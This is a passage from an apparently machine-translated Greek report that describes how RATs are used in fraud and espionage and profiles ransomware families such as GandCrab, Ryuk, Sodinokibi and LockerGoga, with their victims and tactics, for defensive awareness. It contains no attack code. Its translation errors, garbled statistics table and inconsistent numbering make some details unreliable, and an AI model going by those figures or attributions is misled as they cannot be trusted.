Η συμβιβαστική λύση μέσω επιχειρηματικών μηνυμάτων ηλεκτρονικού ταχυδρομείου (BEC) είναι ένα είδος απάτης που απευθύνεται σε εταιρείες ή οργανισμούς που πληρώνουν τις προσφορές τους μέσω ηλεκτρονικών μηνυμάτων [92]. Στις επιθέσεις της BEC, οι δράστες χρησιμοποιούν διαφορετικές τεχνικές με στόχο την ανακατεύθυνση της μεταφοράς κεφαλαίων στους λογαριασμούς των επιτιθέμενων αντί στους νόμιμους, κλέβοντας έτσι τα χρήματα. Ενώ παραδοσιακά οι πληροφοριοδότες ήταν το προτιμώμενο εργαλείο στις επιθέσεις BEC, υπήρξε μια αλλαγή και σήμερα η χρήση RAT γίνεται ο κανόνας [93].

3.12 Κατασκοπεία

Οι RAT έχουν σχεδιαστεί για την κατασκοπεία των θυμάτων, και η κατασκοπεία στον κυβερνοχώρο είναι ο τύπος της επίθεσης όπου διαπράττουν. Οι δράστες κατασκοπείας στον κυβερνοχώρο μπορούν να αναπτύξουν τους δικούς τους RAT [94], [95] ή να χρησιμοποιήσουν γνωστά εμπορικά RAT για τις επιχειρήσεις τους. Προηγμένοι δράστες, όπως ο όμιλος Tonto APT, είναι γνωστό ότι χρησιμοποιούν τον ίδιο αυτοσχεδιασμένο RAT για πάνω από μια δεκαετία [96]. Υπάρχουν πλεονεκτήματα και μειονεκτήματα στη χρήση γνωστών RAT για μια άκρως εμπιστευτική επιχείρηση. Η χρήση γνωστών RAT μπορεί να αφήσει περιττά ίχνη που θα μπορούσαν να οδηγήσουν στην αναγνώριση του επιτιθέμενου, και ο RAT μπορεί να μην έχει όλες τις απαραίτητες λειτουργίες. Επιπλέον, οι εμπορικά διαθέσιμοι RAT ενδέχεται να μην παρέχουν επαρκή σταθερότητα ή την απαιτούμενη στεγανότητα για τις δραστηριότητες κατασκοπείας στον κυβερνοχώρο. Ωστόσο, η ανάπτυξη ενός RAT που κατασκευάζεται κατά παραγγελία μπορεί σαφώς να βοηθήσει στον εντοπισμό της ομάδας που επιτίθεται πολύ εύκολα και να βοηθήσει στην απόδοση.

3.13 Στοχευμένες επιθέσεις

Στοχευμένες επιθέσεις είναι επιθέσεις που σχεδιάζονται προσεκτικά, στοχεύουν ένα πολύ στενό σύνολο θυμάτων και έχουν συχνά συγκεκριμένο στόχο. Οι RAT χρησιμοποιούνται ευρέως σε αυτού του είδους τις επιθέσεις. Από τις έντεκα RAT που αναφέρονται στο προηγούμενο τμήμα, 9 από αυτές χρησιμοποιήθηκαν σε στοίβες [97] - [105]. Η πλειονότητα των αναφορών για RAT που χρησιμοποιούνται σε στοχευμένες επιθέσεις επικεντρώνονται στη μέθοδο παράδοσης και όχι στον τρόπο χρήσης του λογισμικού κακόβουλης λειτουργίας. Είναι γενικά κατανοητό ότι οι RAT χρησιμοποιούνται κυρίως για την παρακολούθηση της μολυσμένης συσκευής, την κλοπή εγγράφων και την κλοπή διαπιστευτηρίων που μπορούν να χρησιμοποιηθούν για να κινηθούν πλαγίως στον οργανισμό που έχει υποστεί βλάβη.

3.13.1 Χαρακτηρισμός επιτιθέμενων

Οι χρήστες RAT δεν είναι ομοιογενείς. Μπορούν να χωριστούν σε τρεις ομάδες ανάλογα με το στόχο τους: i) χρήστες που χρησιμοποιούν RAT για εκπαιδευτικούς σκοπούς, διασκέδαση ή φάρσες, ii) για προηγμένες επιθέσεις και δραστηριότητες κατασκοπείας, και iii) για το έγκλημα στον κυβερνοχώρο (είτε πωλούν RAT σε άλλους φορείς είτε αγοράζουν RAT για επίθεση).

3.13.2 Προηγμένες επιθέσεις

Οι δράστες με κρατική υποστήριξη και οι οργανώσεις ηλεκτρονικού εγκλήματος πιστεύεται ότι δημιουργούν τα δικά τους εργαλεία προσαρμοσμένα στις ανάγκες τους. **Μια υποδειγματική περίπτωση σε αυτήν την κατηγορία είναι ο όμιλος Tonto APT που ανέπτυξε τον δικό του RAT και τον χρησιμοποίησε για περισσότερο από μια δεκαετία [**106**].** Ωστόσο, η χρήση εργαλείων ανοιχτού κώδικα μπορεί να είναι χρήσιμη σε ορισμένες περιπτώσεις για ψεύτικο συναγερμό ή ως αντιπερισπασμός.

3.13.3 Εκπαιδευτικές επιθέσεις

Οι δράστες που χρησιμοποιούν RAT για εκπαιδευτικούς σκοπούς, οι διασκεδαστικές φάρσες σπάνια αγοράζουν εμπορικά RAT. Πιθανότατα θα γράψουν τις δικές τους ή θα τροποποιήσουν τις υπάρχουσες. Η διακεκριμένη πλατφόρμα ανάπτυξης GitHub [116] περιλαμβάνει δεκάδες αυτοσχέδιους RAT ή hun-dreds που έχουν δημιουργηθεί και κοινοποιηθεί δημόσια με την αποποίηση της συμμετοχής μόνο για εκπαιδευτικούς σκοπούς. Στα υπόγεια φόρουμ, η κοινότητα χάκερ εξακολουθεί να πιστεύει ότι οι πραγματικοί χάκερ θα δημιουργήσουν το δικό τους RAT, το οποίο ενθαρρύνει αυτή τη δραστηριότητα.

3.14 Εργαλεία RANSOMWARE

3.14.1 Γενικά

Σύμφωνα με τα στοιχεία της έρευνας, το ransomware ήταν η πιο αναφερόμενη μέθοδος επίθεσης το 2019, 2020 και 2021. Επιπλέον, η έρευνα αποκάλυψε ότι σχεδόν κάθε βιομηχανία επλήγη σκληρά από τα ransomware. Ορισμένες από αυτές τις βιομηχανίες περιελάμβαναν τοπικές κυβερνήσεις, υγειονομική περίθαλψη, κατασκευές και χρηματοδότηση, οι οποίες έπεσαν θύματα όλο και πιο εξελιγμένων επιθέσεων για ransomware. Αυτοί οι επιτιθέμενοι συχνά έθεσαν επιτυχώς σε κίνδυνο οργανώσεις θυμάτων λόγω της έλλειψης προγραμμάτων και πολιτικών ασφάλειας στον κυβερνοχώρο, μη διορθωμένων τρωτών και μη ασφαλούς χρήσης πρωτοκόλλου απομακρυσμένης επιφάνειας εργασίας (RDP). Τα ransomware μπορεί να είναι ένα ιδιαίτερα επικερδές εργαλείο για τους φορείς που απειλούν, επειδή τα θύματά τους συχνά δημιουργούν εσφαλμένα αντίγραφα των δεδομένων τους ή δεν τα υποστηρίζουν καθόλου, αναγκάζοντας τα θύματα να πληρώσουν τα λύτρα αμέσως για να ανακτήσουν τα δεδομένα τους και να αποκαταστήσουν την επιχειρησιακή συνέχεια.

Στόχος είναι οι απειλές στον κυβερνοχώρο και ο εντοπισμός και η δράση σε πραγματικές απειλές. Από αυτή την άποψη, η ανάλυση των ιστορικών τάσεων στο λογισμικό κακόβουλης λειτουργίας μπορεί να αποκαλύψει πρότυπα που είναι χρήσιμα για την πρόβλεψη μελλοντικών απειλών, ακόμη και αν αυτές οι συγκεκριμένες παραλλαγές λογισμικού κακόβουλης λειτουργίας δεν συνιστούν πλέον σημαντικό κίνδυνο.

Σκοπός της έρευνας είναι να επιστήσει την προσοχή στις αυξανόμενες επιπτώσεις των ransomware. Η κατάταξη λογισμικού κακόβουλης λειτουργίας δεν υποδηλώνει ιεράρχηση του κινδύνου μεταξύ αυτών των παραλλαγών λογισμικού ransomware, αλλά την ανάγκη να εφαρμόσουν συγκεκριμένους ελέγχους ασφαλείας για τον περιορισμό του κινδύνου. Αντίθετα, προορίζεται να παράσχει στους οργανισμούς μια τεκμηριωμένη κατανόηση του τρόπου με τον οποίο το ransomware θα συνεχίσει να αποτελεί μια ευρέως χρησιμοποιούμενη μέθοδο επίθεσης το 2022 και 2023, επιτρέποντας στους οργανισμούς να κατανοήσουν τους στόχους, τις τακτικές και τις εξελίξεις των υπαρχουσών παραλλαγών ransomware για την καλύτερη οικοδόμηση πολιτικών ασφαλείας που θα προστατεύονται από αυτές.


Οι χειριστές των Sodinokibi, Maze, Nemty και DoppelPaymer θα συνεχίσουν να αποτελούν τεχνική που χρησιμοποιείται μεταξύ των αναγνωρισμένων φορέων απειλής καθ' όλη τη διάρκεια του 2020. Επιπλέον, οι αναλυτές εκτιμούν με χαμηλή εμπιστοσύνη ότι αυτές οι τακτικές θα υιοθετηθούν από νέους φορείς απειλών καθ' όλη τη διάρκεια του 2020, βάσει της προσοχής και της καχυποψίας που έχει αναπτυχθεί από αυτές τις επιθέσεις.

3.14.2 Ανάλυση απειλών

Οι 10 πιο πολυσυζητημένες παραλλαγές ransomware που παρέμειναν ενεργές καθ' όλη τη διάρκεια του 2019, 2020, 2021 και εξακολουθούν να είναι ενεργές στα βασικά μέσα ενημέρωσης και τις τεχνικές αναφορές παρακάτω:

Ransomware	Παραπομπές
GandCrab	998723
FileCoder	59506
Ryuk Ransomware	1.1266
Sodinokibi	8646
LockerGoga	5230
BitPaymer	2807
MegaCortex	2.472

3.14.3 GandCrab Ransomware



Στιγμιότυπο οθόνης του GandCrab Ransomware Note (Προέλευση: any.run)

Η πιο πολυσυζητημένη παραλλαγή του 2019 με σημαντική διαφορά είναι η GandCrab. Ο GandCrab θεωρείται ότι εμφανίστηκε αρχικά στην άγρια φύση στα τέλη του 2017 και αποκαλύφθηκε και ονομάστηκε GandCrab τον Ιανουάριο του 2018. Αυτό το ransomware εγκρίθηκε ευρέως και ήταν σημαντικά επιτυχημένο λόγω διαφόρων παραγόντων. Ο GandCrab χρησιμοποίησε το μοντέλο ransomware-as-a-service (RaaS), που σημαίνει ότι οι τελεστές πίσω από το λογισμικό κακόβουλης λειτουργίας το εκμίσθωσαν σε άλλους φορείς απειλών για χρήση στις δικές τους εκστρατείες, σε ένα διαφορετικό σύνολο στόχων. Επιπλέον, το ransomware πέρασε από διάφορες εξελίξεις στον κώδικα επιτρέποντας βελτιωμένα χαρακτηριστικά. Τέλος, το ransomware GandCrab διανεμήθηκε με διάφορους τρόπους, όπως μέσω κακόβουλης αλληλογραφίας, κιτ εκμετάλλευσης, κοινωνικής μηχανικής, κακόβουλες ιστοσελίδες, ψεύτικες λήψεις και κρίσιμες ευπάθειες, καθιστώντας την παράδοση του ransomware δυσκολότερο να εντοπιστεί.

Η ευρεία χρήση του GandCrab το 2018 και το 2019 δημιούργησε σημαντική κάλυψη από τα μέσα ενημέρωσης καθ' όλη τη διάρκεια του 2019. Τον Φεβρουάριο του 2019, η Bitdefender δήλωσε στην ZDNet ότι εκτίμησε ότι ο GandCrab κατείχε περίπου το 40% της αγοράς ransomware. Σύμφωνα με τα δεδομένα του ReversingLabs, από τα 10.800 δείγματα ransomware που ανιχνεύθηκαν το 2019, 8.860 επισημάνθηκαν ως GandCrab.


Στις 31 Μαΐου 2019, οι προγραμματιστές του Gandcrab ransomware ανακοίνωσαν την αποχώρησή τους αφού ισχυρίστηκαν ότι κέρδισαν πάνω από 2 δισεκατομμύρια δολάρια από τον Ιανουάριο του 2018. Επιπλέον, δύο εβδομάδες μετά την ανακοίνωση, το FBI κυκλοφόρησε κλειδιά αποκρυπτογράφησης για την GandCrab Ransomware εκδόσεις 4, 5, 5.0.4, 5.1 και 5.2, που καθόριζαν το τέλος της βασιλείας του GandCrab. Αν και το ransomware GandCrab έχει παροπλιστεί, οι ερευνητές πιστεύουν ότι οι υπεύθυνοι ανάπτυξης λογισμικού κακόβουλης λειτουργίας έχουν μετατοπιστεί σε μια νέα οικογένεια, την Sodinokibi (REvil) (Νοημοσύνη Κάρτα), η οποία έχει γίνει μια νέα υψηλής αξίας παραλλαγή ransomware, που κατατάσσεται στο νούμερο τέσσερα σε αυτή τη λίστα. Καθώς το Sodinokibi μοιράζεται μια σειρά χαρακτηριστικών παρόμοια με το GandCrab, συμπεριλαμβανομένων των εξελίξεων του κώδικα που εμφανίζονται σε πολλαπλές εκδόσεις του λογισμικού κακόβουλης λειτουργίας και της χρήσης των RaaS για τη διανομή του ransomware, το Sodinokibi έχει τη δυνατότητα να έχει ισχυρό αντίκτυπο, παρόμοιο με την επιτυχία του GandCrab, καθ' όλη τη διάρκεια του 2020.

3.14.4 FileCoder

Το ransomware FileCoder (Shade, Troldesh) είναι ενεργό από το 2014 και διανέμεται μέσω κακόβουλων spam και exploit kit – κιτ εκμετάλλευσης (όπως συνήθως εμφανίζεται μεταξύ των παραλλαγών ransomware που προσδιορίζονται σε αυτή την αναφορά), τα οποία αποστέλλονται σε μηχανήματα θυμάτων που λειτουργούν με Microsoft Windows. Μόλις ένας κεντρικός υπολογιστής των Windows μολυνθεί, το λογισμικό κακόβουλης λειτουργίας αλλάζει το φόντο της επιφάνειας εργασίας για να εμφανίσει ένα μήνυμα που υποδεικνύει ότι τα αρχεία του θύματος είναι τώρα κρυπτογραφημένα και ότι μπορείτε να βρείτε περισσότερες πληροφορίες σε ένα αρχείο κειμένου που βρίσκεται στον υπολογιστή.

Στα τέλη του 2018 και στις αρχές του 2019, οι ερευνητές εντόπισαν μια αύξηση στη δραστηριότητα FileCoder λόγω μιας ενεργούς και επιτυχούς εκστρατείας. Τον Μάρτιο του 2019, οι ιστοσελίδες Wordpress και Joomla εισβάλλονταν και αξιοποιούνταν για να παραδώσουν στους επισκέπτες τα ransomware FileCoder. Οι κυβερνοεγκληματίες εκμεταλλεύονταν τις αδυναμίες σε επεκτάσεις, θέματα και επεκτάσεις για να παραδώσουν ransomware, συνδέσεις ηλεκτρονικού "ψαρέματος" και άλλο κακόβουλο περιεχόμενο. Τον Μάιο του 2019, η FileCoder διεύρυνε το πεδίο εφαρμογής της για να στοχεύσει τα θύματα στις ΗΠΑ, την Ιαπωνία, την Ταϊλάνδη, την Ινδία και τον Καναδά. Τον Ιούλιο και τον Αύγουστο του 2019, οι ερευνητές εντόπισαν νέες παραλλαγές του FileCoder ransomware, γεγονός που υποδηλώνει ότι οι τελεστές συνεχίζουν να εξελίσσονται και να επικαιροποιούν το λογισμικό κακόβουλης λειτουργίας ώστε να αποφεύγουν τον εντοπισμό και να αυξάνουν την πιθανότητα μόλυνσης. Τα δείγματα του FileCoder ransomware εξακολουθούν να αποστέλλονται στην VirusTotal το 2020 και είναι πιθανό να συνεχίσουν να αποτελούν απειλή για τους οργανισμούς καθ' όλη τη διάρκεια του 2020.

3.14.5 Ryuk Ransomware



Στιγμιότυπο οθόνης Ryuk Ransomware | Προέλευση: Recorded Future

Το Ryuk δρατηριοποιείται στην άγρια φύση από τον Αύγουστο του 2018 και χρησιμοποιείται σε επιθέσεις κατά μεγάλων εταιρικών περιβαλλόντων σε ολόκληρο τον κόσμο. Το Ryuk διανέμεται κυρίως μέσω ηλεκτρονικού ταχυδρομείου ηλεκτρονικού "ψαρέματος" που περιέχουν τα Emotet ή Trickbot.


Το Ryuk είναι γνωστό ως διάδοχος του Hermes ransomware, που δραστηριοποιήθηκε για πρώτη φορά τον Φεβρουάριο του 2017. Μερικοί ερευνητές απέδωσαν αρχικά την ανάπτυξη του Ryuk στους φορείς απειλών της Βόρειας Κορέας, και συγκεκριμένα στο γκρουπ Lazarus λόγω των ομοιοτήτων στον κώδικα και στη δομή του Hermes ransomware, που λειτουργεί από το γκρουπ Lazarus. Ωστόσο, η περαιτέρω ανάλυση ανακάλυψε ότι ήταν παρανόηση και οι ερευνητές τώρα συνδέουν το ransomware με το GRIM SPIDER, μια ρωσόφωνη ομάδα εγκλημάτων στον κυβερνοχώρο που θεωρείται ότι αγόρασε τον κώδικα Hermes και τον τροποποίησε για να δημιουργήσει τον Ryuk.

Τον Απρίλιο του 2019, ερευνητές ανακάλυψαν [58]την ομάδα κυβερνο-εγκλήματος FIN6 άρχισαν να αναπτύσσουν ransomware Ryuk και LockerGoga στα δίκτυα εταιριών που παραβιάστηκαν και εκτέθηκαν στην απειλή, όπου δεν μπορούσαν να συγκεντρώσουν δεδομένα σημείων πώλησης (POS). Ο Ryuk συνεχίζει να αποτελεί απειλή το 2020, καθώς έχει ήδη στοχεύσει σε πολλούς οργανισμούς, όπως την Ακτοφυλακή των ΗΠΑ, τον ανάδοχο[59] του Υπουργείου Άμυνας EWA (Electronic Warfare Associates), και τους Tampa Bay Times.

58 https://www.zdnet.com/article/cybercrime-group-fin6-evolves-from-pos-malware-to-ransomware/
59 https://www.zdnet.com/article/dod-contractor-suffers-ransomware-infection/

3.14.6 Shodinokibi

Οι ερευνητές αναγνώρισαν για πρώτη φορά τον Sodinokibi (REvil) τον Απρίλιο του 2019. Τον Μάιο του 2019, οι επιχειρήσεις τερματισμού λειτουργίας GandGrab και οι ερευνητές λογισμικού κακόβουλης λειτουργίας εντόπισαν γρήγορα το Sodinokibi ως προκάτοχό του λόγω ομοιοτήτων[60] στη λειτουργικότητα δημιουργίας URI και στη λογική δημιουργίας URL, τις λειτουργίες αποκωδικοποίησης συμβολοσειρών και τα μοτίβα κώδικα λειτουργίας. Επιπλέον, σύμφωνα με ένα δημοσίευμα του φόρουμπου έχει συνταχθεί από την «Άγνωστη», έναν εκπρόσωπο του Sodinokibi, ο ηθοποιός της απειλής ισχυρίζεται ότι ήταν συνεργάτης του GandCrab, και απέκτησε τον πηγαίο κώδικα απευθείας από αυτούς.



Στιγμιότυπο οθόνης Sodinokibi Ransomware ()ροέλευση: Recorded Future)

Οι πρώτες μολύνσεις παρατηρήθηκαν κυρίως στην Ασία αλλά άρχισαν να εξαπλώνονται παγκοσμίως. Ο Σοντινόκιμπι λαμβάνει πολλά μέτρα για να αποφύγει την ανίχνευση. Αναπαράγει έναν μη κοινό μηχανισμό κρυπτογράφησης που είναι παρόμοιος [61] με αυτό που εκτελεί ο GandCrab, υποστηρίζοντας την ιδέα ότι οι προγραμματιστές του GandCrab και οι τελεστές του Sodinokibi σχετίζονται. Όπως και το GandCrab, το Sodinokibi πωλείται επίσης ως RaaS, επιτρέποντας σε συνεργάτες να διανέμουν τα ransomware ενώ ένα μέρος της πληρωμής για λύτρα πηγαίνει στους προγραμματιστές. Σύμφωνα με ένα φόρουμ που γράφτηκε στις 27 Ιανουαρίου 2020, οι πάροχοι προσθέτουν συνεργάτες καθώς η δημοσίευση δείχνει ότι αναζητούν επιλεγμένα άτομα που έχουν εμπειρία στην εκμετάλλευση δικτύων μέσω RDP.


Το Sodinokibi προσπαθεί να αποφύγει να μολύνει υπολογιστές από τη Ρωσία και άλλες χώρες στην Κοινοπολιτεία Ανεξάρτητων Κρατών (CIS), καθώς και το Ιράν, ανιχνεύοντας τη γλωσσική ρύθμιση του συγκεκριμένου υπολογιστή. Το Sodinokibi έγινε πρωτοσέλιδο τον Αύγουστο του 2019, όταν συνεργεία ransomware πραγματοποίησαν ταυτόχρονη, συντονισμένη επίθεση[62] με στόχο 22 τοπικές κυβερνήσεις στο Τέξας. Το Sodinokibi έχει επίσης στοχεύσει διάφορους οργανισμούς όπως η Συναγωγή του Νιου Τζέρσεϊ,[63] το Travelex[64], και ο Διεθνής Αερολιμένας Albany[65].

60 https://www.secureworks.com/blog/revil-the-gandcrab-connection
61 https://www.tesorion.nl/aconnection-between-the-sodinokibi-and-gandcrab-ransomware-families/
62 https://www.nytimes.com/2019/08/20/us/texas-ransomware.html
63 https://www.bleepingcomputer.com/news/security/new-jersey-synagogue-suffers-sodinokibi-ransomware-attack/
64 https://threatpost.com/sodinokibi-ransomware-travelex-fiasco/151600/
65 https://www.bankinfosecurity.com/albany-airport-pays-off-sodinokibi-ransomware-gang-report-a-13602

Το Sodinokibi έχει αρχίσει να επιδεικνύει μια τάση τακτικής που ονομάζεται "εκβιαστικά μηχανήματα", όπου οι εταιρείες εκμετάλλευσης ransomware επιχειρούν να εκβιάσουν τα θύματα τόσο μέσω της κρυπτογράφησης των συστημάτων τους όσο και μέσω της διαρροής ευαίσθητων κλεμμένων δεδομένων εάν δεν πληρωθούν λύτρα. Οι χειριστές των Maze ransomware, DoppelPaymer και Nemty ransomware, που περιλαμβάνονται όλες σε αυτή την έκθεση, έχουν επίσης αποκτήσει ορατότητα απειλώντας τα θύματα με αυτή την τεχνική.

Μόνο τον Ιανουάριο του 2020, ο Sodinokibi αποδείχθηκε πολύ δραστήριος και θα συνεχίσει να αποτελεί απειλή τους προσεχείς μήνες. Οι δράστες στόχευαν τα κεντρικά γραφεία της Gedia Automotive Group στο Attendorn της Γερμανίας με το ransomware Sodinokibi στις 21 Ιανουαρίου 2020 και την 1η Φεβρουαρίου 2020, οι εταιρείες φέρεται να[66] δημοσίευσαν 15 GB δεδομένων από αυτή την παραβίαση. Τη στιγμή που γράφεται αυτό, υπάρχουν τουλάχιστον οκτώ γνωστές εκδόσεις του Sodinokibi.

2.14.7 LockerGoga



Στιγμιότυπο οθόνης LockerGoga Ransomware (Προέλευση: Recorded Future)

Το LockerGoga είναι μια παραλλαγή ransomware που εμφανίστηκε στις 28 Ιανουαρίου 2019. Διαθέτει μερικές μοναδικές δυνατότητες και λειτουργίες. Μία από αυτές τις λειτουργίες είναι ότι μετά από μια μόλυνση, το LockerGoga μπορεί να κρυπτογραφεί αρχεία πολύ πιο γρήγορα από πολλές άλλες παραλλαγές ransomware. Η διαδικασία κρυπτογράφησής του βασίζεται σε παρουσία, πράγμα που σημαίνει ότι το ransomware δημιουργεί μία διαδικασία για κάθε αρχείο που κρυπτογραφεί.

Τον Ιανουάριο του 2019, οι δράστες χρησιμοποίησαν το LockerGoga για να στοχεύσουν την Altran[67] Technologies, διαταράσσοντας το δίκτυό της. Ωστόσο, η LockerGoga αναφέρθηκε πιο περίοπτα την άνοιξη του 2019, όταν η Norsk Hydro[68], ένας από τους μεγαλύτερους παραγωγούς αλουμινίου στον κόσμο, χτυπήθηκε από κυβερνοεπίθεση με χρήση του LockerGoga ransomware. Οι ερευνητές πιστεύουν επίσης ότι οι αμερικανικές εταιρείες χημικών Hexion και Momentive[69] επηρεάστηκαν από τα ransomware LockerGoga περίπου την ίδια περίοδο με την επίθεση κατά της Norsk Hydro.


Τον Απρίλιο του 2019, ερευνητές[70] ανακάλυψαν ότι η ομάδα εγκλημάτων στον κυβερνοχώρο FIN6 άρχισε να αναπτύσσει τα LockerGoga και Ryuk Ransomware στα δίκτυα εταιρειών που έχουν υποστεί έκθεση (παραβιάστηκαν), όπου δεν μπορούσαν να συλλέξουν δεδομένα POS. Αποδεικνύοντας ότι το LockerGoga εξακολουθεί να αποτελεί απειλή, στα τέλη Δεκεμβρίου του 2019, το FBI εξέδωσε προειδοποίηση[71] για τους LockerGoga και MegaCortex ransomware προειδοποιώντας ότι από τον

